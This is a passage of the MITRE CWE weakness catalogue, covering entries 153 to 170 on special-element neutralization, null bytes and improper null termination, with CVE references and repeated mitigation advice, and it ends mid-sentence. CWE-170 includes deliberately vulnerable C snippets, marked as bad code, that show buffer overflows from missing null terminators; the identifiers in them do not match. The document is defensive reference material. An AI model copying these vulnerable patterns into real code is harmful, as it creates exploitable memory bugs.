Developers should anticipate that macro symbols will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name		Page
ChildOf		138	Improper Neutralization of Special Elements		699 216 1000

Research Gaps

Under-studied.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Macro Symbol

CWE-153: Improper Neutralization of Substitution Characters

Weakness ID: 153 (*Weakness Variant*)

Status: Draft

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could be interpreted as substitution characters when they are sent to a downstream component.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-0770	Server trusts client to expand macros, allows macro characters to be expanded to trigger resultant infoleak.

Potential Mitigations

Developers should anticipate that substitution characters will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name		Page
ChildOf		138	Improper Neutralization of Special Elements		699 216 1000

Research Gaps

Under-studied.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Substitution Character

CWE-154: Improper Neutralization of Variable Name Delimiters

Weakness ID: 154 (*Weakness Variant*) **Status:** Incomplete

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could be interpreted as variable name delimiters when they are sent to a downstream component.

Extended Description

As data is parsed, an injected delimiter may cause the process to take unexpected actions that result in an attack. Example: "\$" for an environment variable.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-0770	Server trusts client to expand macros, allows macro characters to be expanded to trigger resultant infoleak.
CVE-2005-0129	"%" variable is expanded by wildcard function into disallowed commands.

Potential Mitigations

Developers should anticipate that variable name delimiters will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design


Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		138	Improper Neutralization of Special Elements	699	216
				1000	

Research Gaps

Under-studied.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Variable Name Delimiter

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
15	Command Delimiters	

CWE-155: Improper Neutralization of Wildcards or Matching Symbols

Weakness ID: 155 (Weakness Variant)

Status: Draft

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could be interpreted as wildcards or matching symbols when they are sent to a downstream component.

Extended Description

As data is parsed, an injected element may cause the process to take unexpected actions.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-0334	Wildcards generate long string on expansion.
CVE-2002-0433	Bypass file restrictions using wildcard character.
CVE-2002-1010	Bypass file restrictions using wildcard character.
CVE-2004-1962	SQL injection involving "/"**/" sequences.

Potential Mitigations

Developers should anticipate that wildcard or matching elements will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		138	Improper Neutralization of Special Elements	699	216
ParentOf		56	Path Equivalence: 'filedir*' (Wildcard)	1000	63

Research Gaps

Under-studied.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Wildcard or Matching Element

CWE-156: Improper Neutralization of Whitespace

Weakness ID: 156 (Weakness Variant)

Status: Draft

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could be interpreted as whitespace when they are sent to a downstream component.

Extended Description

This can include space, tab, etc.

Alternate Terms

White space

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-0637	MIE. virus protection bypass with RFC violations involving extra whitespace, or missing whitespace.
CVE-2003-1015	MIE. whitespace interpreted differently by mail clients.
CVE-2004-0942	CPU consumption with MIME headers containing lines with many space characters, probably due to algorithmic complexity (RESOURCE.AMP.ALG).

Potential Mitigations

Developers should anticipate that whitespace will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.


Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	Page
ChildOf		138	Improper Neutralization of Special Elements	699 1000

Relationship Notes

Can overlap other separator characters or delimiters.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER	SPEC.WHITESPACE	WHITESPACE

CWE-157: Failure to Sanitize Paired Delimiters

Weakness ID: 157 (Weakness Variant)

Status: Draft

Description

Summary

The software does not properly handle the characters that are used to mark the beginning and ending of a group of entities, such as parentheses, brackets, and braces.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- All

Demonstrative Examples

Paired delimiters might include:

- < and > angle brackets
- (and) parentheses
- { and } braces
- [and] square brackets
- " " double quotes
- ' ' single quotes

Observed Examples

Reference	Description
CVE-2000-1165	Crash via message without closing ">".
CVE-2004-0956	Crash via missing paired delimiter (open double-quote but no closing double-quote).
CVE-2005-2933	Buffer overflow via mailbox name with an opening double quote but missing a closing double quote, causing a larger copy than expected.

Potential Mitigations

Developers should anticipate that grouping elements will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name		Page
ChildOf		138	Improper Neutralization of Special Elements	<input checked="" type="checkbox"/>	216
					1000

Research Gaps

Under-studied.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Grouping Element / Paired Delimiter

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
15	Command Delimiters	

CWE-158: Improper Neutralization of Null Byte or NUL Character

Weakness ID: 158 (*Weakness Variant*)

Status: Incomplete

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes NUL characters or null bytes when they are sent to a downstream component.

Extended Description

As data is parsed, an injected NUL character or null byte may cause the software to believe the input is terminated earlier than it actually is, or otherwise cause the input to be misinterpreted.

This could then be used to inject potentially dangerous input that occurs after the null byte or otherwise bypass validation routines and other protection mechanisms.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2000-0149	
CVE-2000-0671	
CVE-2001-0738	
CVE-2001-1140	web server allows source code for executable programs to be read via a null character (%00) at the end of a request.
CVE-2002-1025	
CVE-2002-1031	Protection mechanism for limiting file access can be bypassed using a null character (%00) at the end of the directory name.
CVE-2002-1774	Null character in MIME header allows detection bypass.
CVE-2003-0768	XSS protection mechanism only checks for sequences with an alphabetical character following a (<), so a non-alphabetical or null character (%00) following a < may be processed.
CVE-2004-0189	Decoding function in proxy allows regular expression bypass in ACLs via URLs with null characters.
CVE-2005-2008	Source code disclosure using trailing null.
CVE-2005-2061	Trailing null allows file include.
CVE-2005-3153	Null byte bypasses PHP regexp check (interaction error).
CVE-2005-3293	Source code disclosure using trailing null.
CVE-2005-4155	Null byte bypasses PHP regexp check (interaction error).

Potential Mitigations

Developers should anticipate that null characters or null bytes will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		138	Improper Neutralization of Special Elements	699	216
				1000	

Relationship Notes

This can be a factor in multiple interpretation errors, other interaction errors, filename equivalence, etc.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Null Character / Null Byte
WASC	28	Null Byte Injection

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
52	Embedding NULL Bytes	
53	Postfix, Null Terminate, and Backslash	

CWE-159: Failure to Sanitize Special Element

Weakness ID: 159 (Weakness Class)

Status: Draft

Description

Summary

Weaknesses in this attack-focused category fail to sufficiently filter and interpret special elements in user-controlled input which could cause adverse effect on the software behavior and integrity.

Terminology Notes

Precise terminology for the underlying weaknesses does not exist. Therefore, these weaknesses use the terminology associated with the manipulation.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Developers should anticipate that special elements will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Other Notes

The variety of manipulations that involve special elements is staggering. This is one reason why they are so frequently reported.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	G	138	Improper Neutralization of Special Elements	699 1000	216
ParentOf	V	160	<i>Improper Neutralization of Leading Special Elements</i>	699 1000	237
ParentOf	V	162	<i>Improper Neutralization of Trailing Special Elements</i>	699 1000	239
ParentOf	V	164	<i>Improper Neutralization of Internal Special Elements</i>	699 1000	240
ParentOf	B	166	<i>Improper Handling of Missing Special Element</i>	699 1000	242
ParentOf	B	167	<i>Improper Handling of Additional Special Element</i>	699 1000	243
ParentOf	B	168	<i>Failure to Resolve Inconsistent Special Elements</i>	699 1000	244

Research Gaps

Customized languages and grammars, even those that are specific to a particular product, are potential sources of weaknesses that are related to special elements. However, most researchers concentrate on the most commonly used representations for data transmission, such as HTML and SQL. Any representation that is commonly used is likely to be a rich source of weaknesses; researchers are encouraged to investigate previously unexplored representations.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Common Special Element Manipulations

Maintenance Notes

The list of children for this entry is far from complete.

CWE-160: Improper Neutralization of Leading Special Elements

Weakness ID: 160 (*Weakness Variant*)

Status: Incomplete

Description**Summary**

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes leading special elements that could be interpreted in unexpected ways when they are sent to a downstream component.

Extended Description

As data is parsed, improperly handled leading special elements may cause the process to take unexpected actions that result in an attack.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- All

Potential Mitigations

Developers should anticipate that leading special elements will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		159	Failure to Sanitize Special Element	699 1000	236
ParentOf		37	Path Traversal: '/absolute/pathname/here'	1000	49
ParentOf		161	Improper Neutralization of Multiple Leading Special Elements	699 1000	238

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Leading Special Element

CWE-161: Improper Neutralization of Multiple Leading Special Elements

Weakness ID: 161 (*Weakness Variant*)

Status: Incomplete

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes multiple leading special elements that could be interpreted in unexpected ways when they are sent to a downstream component.

Extended Description

As data is parsed, improperly handled multiple leading special elements may cause the process to take unexpected actions that result in an attack.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Developers should anticipate that multiple leading special elements will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	V	160	Improper Neutralization of Leading Special Elements	699 1000	237
ParentOf	V	50	Path Equivalence: '//multiple/leading/slash'	1000	59

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Multiple Leading Special Elements

CWE-162: Improper Neutralization of Trailing Special Elements

Weakness ID: 162 (Weakness Variant)

Status: Incomplete

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes trailing special elements that could be interpreted in unexpected ways when they are sent to a downstream component.

Extended Description

As data is parsed, improperly handled trailing special elements may cause the process to take unexpected actions that result in an attack.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Developers should anticipate that trailing special elements will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	G	159	Failure to Sanitize Special Element	699 1000	236
ParentOf	V	42	Path Equivalence: 'filename.' (Trailing Dot)	1000	55
ParentOf	V	46	Path Equivalence: 'filename ' (Trailing Space)	1000	57
ParentOf	V	49	Path Equivalence: 'filename/' (Trailing Slash)	1000	59
ParentOf	V	54	Path Equivalence: 'filedir\' (Trailing Backslash)	1000	62
ParentOf	V	163	Improper Neutralization of Multiple Trailing Special Elements	699 1000	240

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Trailing Special Element

CWE-163: Improper Neutralization of Multiple Trailing Special Elements

Weakness ID: 163 (Weakness Variant) Status: Incomplete

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes multiple trailing special elements that could be interpreted in unexpected ways when they are sent to a downstream component.

Extended Description

As data is parsed, improperly handled multiple trailing special elements may cause the process to take unexpected actions that result in an attack.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Developers should anticipate that multiple trailing special elements will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	⬇	162	Improper Neutralization of Trailing Special Elements	699	239
ParentOf	⬆	43	Path Equivalence: 'filename...' (Multiple Trailing Dot)	1000	55
ParentOf	⬆	52	Path Equivalence: '/multiple/trailing/slash/'	1000	61

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Multiple Trailing Special Elements

CWE-164: Improper Neutralization of Internal Special Elements

Weakness ID: 164 (Weakness Variant) Status: Incomplete

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes internal special elements that could be interpreted in unexpected ways when they are sent to a downstream component.

Extended Description

As data is parsed, improperly handled internal special elements may cause the process to take unexpected actions that result in an attack.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Developers should anticipate that internal special elements will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.



Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		159	Failure to Sanitize Special Element	699 1000	236
ParentOf		165	<i>Improper Neutralization of Multiple Internal Special Elements</i>	699 1000	241

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Internal Special Element

CWE-165: Improper Neutralization of Multiple Internal Special Elements

Weakness ID: 165 (*Weakness Variant*)

Status: Incomplete

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes multiple internal special elements that could be interpreted in unexpected ways when they are sent to a downstream component.

Extended Description

As data is parsed, improperly handled multiple internal special elements may cause the process to take unexpected actions that result in an attack.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Developers should anticipate that multiple internal special elements will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	⬇	164	Improper Neutralization of Internal Special Elements	699 1000	240
ParentOf	⬆	45	<i>Path Equivalence: 'file...name' (Multiple Internal Dot)</i>	1000	56
ParentOf	⬆	53	<i>Path Equivalence: 'multiple\internal\backslash'</i>	1000	61

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Multiple Internal Special Element

CWE-166: Improper Handling of Missing Special Element

Weakness ID: 166 (*Weakness Base*)

Status: Draft

Description

Summary

The software receives input from an upstream component, but it does not handle or incorrectly handles when an expected special element is missing.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-0729	Missing special character (separator) causes crash
CVE-2002-1362	Crash via message type without separator character
CVE-2002-1532	HTTP GET without \r\n\r\n CRLF sequences causes product to wait indefinitely and prevents other users from accessing it

Potential Mitigations

Developers should anticipate that special elements will be removed in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		159	Failure to Sanitize Special Element	699 1000	236
ChildOf		703	Failure to Handle Exceptional Conditions	1000	840
ChildOf		722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Missing Special Element

CWE-167: Improper Handling of Additional Special Element

Weakness ID: 167 (Weakness Base)

Status: Draft

Description

Summary

The software receives input from an upstream component, but it does not handle or incorrectly handles when an additional unexpected special element is missing.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2000-0116	Extra "<" in front of SCRIPT tag.
CVE-2001-1157	Extra "<" in front of SCRIPT tag.
CVE-2002-2086	"<script" - probably a cleansing error

Potential Mitigations

Developers should anticipate that extra special elements will be injected in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		159	Failure to Sanitize Special Element	699	236
ChildOf		703	Failure to Handle Exceptional Conditions	1000	840
ChildOf		722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Extra Special Element

CWE-168: Failure to Resolve Inconsistent Special Elements

Weakness ID: 168 (*Weakness Base*)

Status: Draft

Description

Summary

The software does not handle when an inconsistency exists between two or more special characters or reserved words.

Extended Description

An example of this problem would be if paired characters appear in the wrong order, or if the special characters are not properly nested.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Developers should anticipate that inconsistent special elements will be injected/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		159	Failure to Sanitize Special Element	699	236
ChildOf		703	Failure to Handle Exceptional Conditions	1000	840

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Inconsistent Special Elements

CWE-169: Technology-Specific Special Elements

Category ID: 169 (*Category*)

Status: Draft

Description

Summary

Weaknesses in this category are related to improper handling of special elements within particular technologies.

Applicable Platforms

Languages

- All

Potential Mitigations

Developers should anticipate that technology-specific special elements will be injected/removed/manipulated in the input vectors of their software system. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system.

Other Notes

Note that special elements problems can arise from designs or languages that (1) do not separate "code" from "data" or (2) mix meta-information with information.

Relationships

Nature	Type	ID	Name		Page
ChildOf		138	Improper Neutralization of Special Elements		699 216
ParentOf		170	<i>Improper Null Termination</i>		699 245

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Technology-Specific Special Elements

CWE-170: Improper Null Termination

Weakness ID: 170 (*Weakness Base*)

Status: Incomplete

Description

Summary

The software does not terminate or incorrectly terminates a string or array with a null character or equivalent terminator.

Extended Description

Null termination errors frequently occur in two different ways. An off-by-one error could cause a null to be written out of bounds, leading to an overflow. Or, a program could use a `strncpy()` function call incorrectly, which prevents a null terminator from being added at all. Other scenarios are possible.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++

Platform Notes

Common Consequences

Confidentiality

Integrity

The case of an omitted null character is the most dangerous of the possible issues. This will almost certainly result in information disclosure, and possibly a buffer overflow condition, which may be exploited to execute arbitrary code.

Confidentiality

Integrity

Availability

If a null character is omitted from a string, then most string-copying functions will read data until they locate a null character, even outside of the intended boundaries of the string. This could:

- cause a crash due to a segmentation fault
- cause sensitive adjacent memory to be copied and sent to an outsider
- trigger a buffer overflow when the copy is being written to a fixed-size buffer

Integrity

Availability

Misplaced null characters may result in any number of security problems. The biggest issue is a subset of buffer overflow, and write-what-where conditions, where data corruption occurs from the writing of a null character over valid data, or even instructions. A randomly placed null character may put the system into an undefined state, and therefore make it prone to crashing. A misplaced null character may corrupt other data in memory

Access Control

Should the null character corrupt the process flow, or affect a flag controlling access, it may lead to logical errors which allow for the execution of arbitrary code.

Likelihood of Exploit

Medium

Demonstrative Examples

Example 1:

The following code reads from `cfgfile` and copies the input into `inputbuf` using `strcpy()`. The code mistakenly assumes that `inputbuf` will always contain a NULL terminator.

C Example:

Bad Code

```
#define MAXLEN 1024
...
char *pathbuf[MAXLEN];
...
read(cfgfile,inputbuf,MAXLEN); //does not null terminate
strcpy(pathbuf,input_buf); //requires null terminated input
...
```

The code above will behave correctly if the data read from `cfgfile` is null terminated on disk as expected. But if an attacker is able to modify this input so that it does not contain the expected NULL character, the call to `strcpy()` will continue copying from memory until it encounters an arbitrary NULL character. This will likely overflow the destination buffer and, if the attacker can control the contents of memory immediately following `inputbuf`, can leave the application susceptible to a buffer overflow attack.

Example 2:

In the following code, `readlink()` expands the name of a symbolic link stored in the buffer `path` so that the buffer filename contains the absolute path of the file referenced by the symbolic link. The length of the resulting value is then calculated using `strlen()`.

C Example:

Bad Code

```
char buf[MAXPATH];
...
readlink(path, buf, MAXPATH);
int length = strlen(filename);
...
```

The code above will not behave correctly because the value read into `buf` by `readlink()` will not be null terminated. In testing, vulnerabilities like this one might not be caught because the unused contents of `buf` and the memory immediately following it may be NULL, thereby causing `strlen()` to appear as if it is behaving correctly. However, in the wild `strlen()` will continue traversing memory until it encounters an arbitrary NULL character on the stack, which results in a value of length that is much larger than the size of `buf` and may cause a buffer overflow in subsequent uses of

